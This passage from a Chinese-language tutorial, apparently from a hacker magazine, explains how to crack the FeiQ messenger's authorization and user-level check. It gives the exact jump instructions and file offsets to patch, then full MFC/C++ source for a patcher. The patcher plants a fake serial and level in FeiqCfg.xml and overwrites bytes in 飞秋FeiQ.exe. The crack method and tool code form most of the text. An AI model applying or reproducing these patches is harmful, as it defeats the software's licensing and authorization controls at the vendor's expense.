


图4




图5

将该处代码进行二进制编辑改为“75 25”，这样跳转指令je改成jnz，重新进行等级设置，输入任意授权码都会提示授权码正确，返回主界面后发现相应的等级也会显示出来，可是后来发现只要退出飞秋，下次运行的时候就无法正常显示等级，还需要重新设置。于是我猜想程序的运行流程应该如图5所示，接下来的任务就是找到读入FeiqCfg.xml后第一处验证的关键跳转代码。使用OllyICE插件“API断点设置工具”对CreateFile、ReadFile等相关文件操作API下断点，对程序跟踪一段时间后，在程序出现界面之前会读入SerialNO、UserDenji和Showdenji这些敏感信息，如图6所示。在其不远处的00408F58存在一处跳转，二进制编辑把“74 02”改为“75 02”后验证确实与前面的猜想吻合，这样就实现了完美爆破。因为采用了暴利破解的方法，过程比较简单，我这里的叙述略显粗陋，OllyICE的详细使用方法请阅读往期杂志。




图6




图7




图8

二、程序编写

通过上文的分析，我们现在已经明确本次程序编写需要解决的两个问题，其一就是对配置文件FeiqCfg.xml内容的增添，另外一个就是对飞秋主程序“飞秋FeiQ.exe”的修改。既然目标已经非常明了，下面我们开始编写程序。打开Visual C++ 6.0新建一个基于对话框的MFC程序，添加相应控件完成程序界面布局，如图7所示。由于C++对Xml文件的操作不是很方便，于是我们这里采用CMarkup外部类，该类功能强大使用方便，与C#中对Xml文件的操作相比有过之

而无不及，添加头文件Markup.h到工程中并在文件顶部包含进来，程序运行前后FeiqCfg.xml的区别如图8所示。

相应代码如下：

```
CMarkup xml;
if (xml.Load("C:\\Program Files\\feiq\\FeiqCfg.xml"))  //Load导入FeiqCfg.xml
{
    if (xml.FindChildElem("SerialNo"))        //定位到SerialNo子元素
    {
        xml.IntoElem();     //进入当前主位置的下一级 当前的位置变为父位置
        xml.SetData("HackerXfiles");         //设置当前主位置的值
        xml.OutOfElem();  //使当前父位置变成当前位置
    }
    if (xml.FindChildElem("UserDenji"))
    {
        xml.IntoElem();
        xml.SetData("9");  //设置等级为9
        xml.OutOfElem();
    }
    if (xml.FindChildElem("ShowDenji"))
    {
        xml.IntoElem();
        xml.SetData("1");  //1为显示等级 0不显示
        xml.OutOfElem();
    }
    xml.Save("C:\\Program Files\\feiq\\FeiqCfg.xml");  //Save将数据写入FeiqCfg.xml中
}
```

接下来我们对“飞秋FeiQ.exe”进行修改，通过分析可知只需要在文件偏移0x00008F58和0x00063503两处写入数据0x75即可，相应代码如下：

```
BYTE Buffer[] ={0x75};//要写的内容
DWORD FirstRawOffset = 0x00008F58;  //第一处文件偏移
DWORD SecondRawOffset =0x00063503;  //第二处文件偏移
DWORD nNumberOfBytesToWrite = sizeof(Buffer)/sizeof(Buffer[0]);  //要写的内容大小
//文件补丁
if (FilePatch(FirstRawOffset, Buffer, nNumberOfBytesToWrite))
{
    FilePatch(SecondRawOffset,Buffer,nNumberOfBytesToWrite);
    MessageBox("Patch Done!");
}
else
    MessageBox("Error");
```

上面代码调用了自定义函数FilePatch，其具体代码为：

```
BOOL FilePatch(DWORD RawOffset, BYTE BytesToWrite[], DWORD nNumberOfBytesToWrite)
{
    DWORD szTemp;
    HANDLE hFile = ::CreateFile(_T("飞秋FeiQ.exe"),        //打开飞秋FeiQ.exe
                    GENERIC_READ|GENERIC_WRITE,      //文件可读可写
                    FILE_SHARE_READ | FILE_SHARE_WRITE,
                    NULL,
                    OPEN_EXISTING,
                    FILE_ATTRIBUTE_NORMAL,
                    NULL);
    if(GetLastError() == 0x00000002)  //飞秋FeiQ.exe不存在
        MessageBox(NULL, "请将本程序与飞秋FeiQ.exe置于同一目录下","提示",MB_OK);
    if (hFile != INVALID_HANDLE_VALUE)
    {
        SetFilePointer(hFile, RawOffset,NULL, FILE_BEGIN);  //将文件指针移至偏移处
        if (WriteFile(hFile, BytesToWrite, nNumberOfBytesToWrite,&szTemp, NULL)) //写入数据
        {
            CloseHandle(hFile);  //关闭文件句柄
```

```
                        return TRUE;
                }
                return FALSE;
        }
        return FALSE;
}
```

